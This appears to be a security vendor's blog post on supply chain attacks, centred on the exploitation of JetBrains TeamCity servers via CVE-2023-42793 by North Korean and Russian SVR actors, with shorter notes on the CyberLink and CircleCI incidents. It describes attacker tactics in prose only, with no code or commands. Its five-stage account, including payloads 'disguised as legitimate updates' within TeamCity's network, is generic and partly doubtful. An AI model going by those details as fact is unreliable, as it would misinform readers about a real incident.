Similarly, North Korea's Diamond Sleet (ZINC) group hijacked a legitimate CyberLink application installer. Hosted on CyberLink's genuine update infrastructure and signed with a valid certificate, this attack impacted devices globally and exploited the trust in CyberLink's infrastructure.

In the CircleCI breach, threat actors compromised an employee's laptop, grabbing from them a valid, 2FA-backed SSO session. This allowed them to breach the company's systems and access its data. The threat actors obtained data from a subset of CircleCI databases by exploiting the elevated permissions of the targeted employee. This included customer environment variables, tokens, and keys. The breach not only impacted organizations using the CircleCI development platform, but also affected third-party applications, such as GitHub, AWS, GCP, and Azure, which are integrated with the platform.

## JetBrains TeamCity Compromise


More recently, and still active at the time of this publication, the JetBrains TeamCity software supply chain attack. TeamCity, developed by JetBrains, is a widely used Continuous Integration and Continuous Deployment (CI/CD) tool that is relied upon by many developers and organizations for efficient software development and deployment. The breach of TeamCity didn't just compromise the tool itself; it exposed many systems and organizations to potential risks, given the integral role TeamCity plays in the software development process.

### Understanding CI/CD and its Role in the TeamCity Compromise

Before delving into the specifics of the TeamCity compromise, it's important to understand what CI/CD is and how its compromise in the Jetbrains attack affected the customers downstream.

CI/CD, which stands for continuous integration and continuous delivery/continuous deployment, is a modern software development practice that aims to streamline and accelerate the software development lifecycle. In simple terms, CI involves making frequent and reliable incremental code changes, which are then automatically and frequently integrated, tested, and delivered to various environments. CD, on the other hand, automates the delivery of the completed code to these environments, ensuring an ongoing flow of new features and bug fixes.

TeamCity, as a CI/CD tool, plays a pivotal role in automating these processes, enhancing the speed and efficiency of software development and deployment. Its compromise in this cyber-attack thus had a significant impact on the development pipeline, affecting not just the immediate users of TeamCity but also the broader network of systems and organizations reliant on its services.




### Stage One: Exploiting a Critical Vulnerability

The attackers, comprising separate groups with alleged ties to North Korean entities and the Russian Foreign Intelligence Service (SVR), independently capitalized on a critical vulnerability identified in JetBrains TeamCity servers in late September 2023 (CVE-2023-42793).

These groups were primarily driven by the objective of exploiting its widespread use in the software development industry (with over 30,000 JetBrains customers), thereby maximizing the impact of their attack.

The attacker's actions were not indicative of collaboration but rather parallel efforts to exploit a common weakness in a widely used tool. Each group implemented their own carefully chosen techniques to strengthen their grip on the system and evade detection.

### Stage Two: Gaining Access and Privilege Escalation

The successful exploitation of CVE-2023-42793 allowed the attackers to bypass authorization controls and execute arbitrary code on the affected servers. This initial foothold provided them with high-level access and a strategic foothold to the TeamCity environment, a crucial step for further malicious activities.

### Stage Three: Lateral Movement and Network Infiltration

With high-level access secured, the attackers began moving laterally across TeamCity's network to extend their reach far beyond the initial entry point. Methods used included exploiting system misconfigurations, manipulating internal processes, and employing rootkits.

Their lateral movement enabled them to silently proliferate throughout the network without detection and extend to interconnected systems, magnifying the attack's scope.

### Stage Four: Deployment of Malicious Payload

Following the successful lateral movement across TeamCity's network, the attackers deployed a multifunctional malicious payload within TeamCity's network. This payload, disguised as legitimate updates, was engineered for data exfiltration and establishing backdoors, ensuring long-term access.

The payload's deployment was characterized by:

**Phased and Stealthy Integration**: Introduced in stages to avoid detection, it exploited trusted channels, like software update systems, and blended in with legitimate network operations.

**Adaptive Obfuscation**: The payload utilized encryption and polymorphism and was designed to adapt to different environments and evade signature-based detections, often operating in the system's memory to minimize traces.

### Stage Five: Data Exfiltration and System Compromise

The payload, once activated, began to systematically harvest sensitive information from the compromised systems. This data included proprietary code, credentials, personal information of users, and confidential organizational data. Simultaneously, the attackers leveraged their access to compromise additional systems, setting the stage for a prolonged presence within the victim's digital infrastructure.

## Impact: A Cascade of Disruptions

The JetBrains TeamCity attack affected a diverse range of organizations across multiple continents. The FBI, CISA, NSA, SKW, CERT Polska, and NCSC identified several dozen companies in the United States, Europe, Asia, and Australia as victims of this attack. Additionally, there were reports of over a hundred compromised devices, though this figure is believed to represent only a fraction of the total number of affected organizations.

The compromised organizations spanned a broad spectrum of industries and sectors, underscoring the far-reaching impact of the attack. The victims included:

- **Energy Trade Association**
- **Software Providers**: Companies offering software for billing, medical devices, customer care, employee monitoring, financial management, marketing, and sales.
- **Video game companies**
- **Hosting and IT Companies both small and large**

The variety of victim types was notably diverse, with no discernible pattern or trend in their selection, aside from the common vulnerability of an unpatched, Internet-reachable JetBrains TeamCity server. This led to the assessment that the attackers' exploitation was more opportunistic rather than targeted. This approach allowed them to maximize the attack's reach and impact, capitalizing on the widespread use of TeamCity and the prevalence of unpatched servers.

## SVR's Expanding Cyber Operations: A Persistent Global Threat

The JetBrains TeamCity attack is an example of the expanding scope of the Russian Foreign Intelligence Service (SVR) cyber operations, a trend highlighted in a recent CISA report. Historically focused on spear-phishing to gather political intelligence, the SVR has diversified its methods, exploiting critical vulnerabilities (CVEs) and deploying custom malware for broader economic and technological intelligence.

Significantly, the SVR's transition to targeting technology companies, as seen in the recent SolarWinds incident, marks a strategic shift to enable further cyber operations and establish hard-to-detect command and control infrastructure. The TeamCity attack continues this pattern, aiming to infiltrate software supply chains and potentially compromise numerous software developers' networks.

### Beyond Traditional Security Measures

In the wake of sophisticated cyber-attacks like the JetBrains TeamCity breach, the limitations of traditional security tools such as antivirus software and intrusion detection systems become apparent. These tools, foundational for baseline security, are tailored to address known threats and vulnerabilities. However, their capacity to handle advanced cyber-attacks targeting software distribution mechanisms is limited. Such attacks often bypass perimeter defenses and exploit subtleties in software delivery systems, highlighting gaps in conventional security measures.

The shortcomings of traditional approaches are further exemplified by tools like the Software Bill of Materials (SBOM). Although an SBOM is invaluable for transparency and tracking component vulnerabilities, it falls short in safeguarding against manipulations within the distribution process itself. This gap highlights the need for a more comprehensive approach to cybersecurity.

Responding to these evolving threats necessitates a multifaceted security strategy. This involves complementing traditional measures with advanced and dynamic approaches. Implementing comprehensive vulnerability management, real-time threat detection systems, and continuous monitoring within the software development and deployment pipelines can provide a more robust defense.

## CONCLUSION

The recent JetBrains TeamCity supply chain attack, along with similar incidents, highlights a crucial aspect of cybersecurity: the strategic targeting of higher-level links in the software supply chain to maximize impact. By infiltrating a tool as integral as TeamCity, attackers gained access to a vast network of systems and data across multiple industries and regions.

The involvement of sophisticated and well-resourced threat actors from North Korea and Russia in these attacks cannot be overstated. Their capabilities to exploit vulnerabilities and execute wide-ranging, opportunistic attacks pose a significant and ongoing threat to global cybersecurity.

These breaches have consequences that extend beyond operational disruptions. They compromise sensitive information, erode trust in vital software tools, and can have cascading effects on critical infrastructure. As a result, proactive and vigilant supply chain security measures are crucial.

By understanding the tactics and severity of threat actors and acknowledging the far-reaching impact of supply chain attacks, organizations can better prepare themselves to confront these challenges. The responsibility to foster a culture of security and proactive defense extends beyond individual companies, encompassing the entire digital ecosystem. It's not just about safeguarding individual entities but protecting the interconnected fabric of our digital world.

Working together to keep the open source ecosystem safe.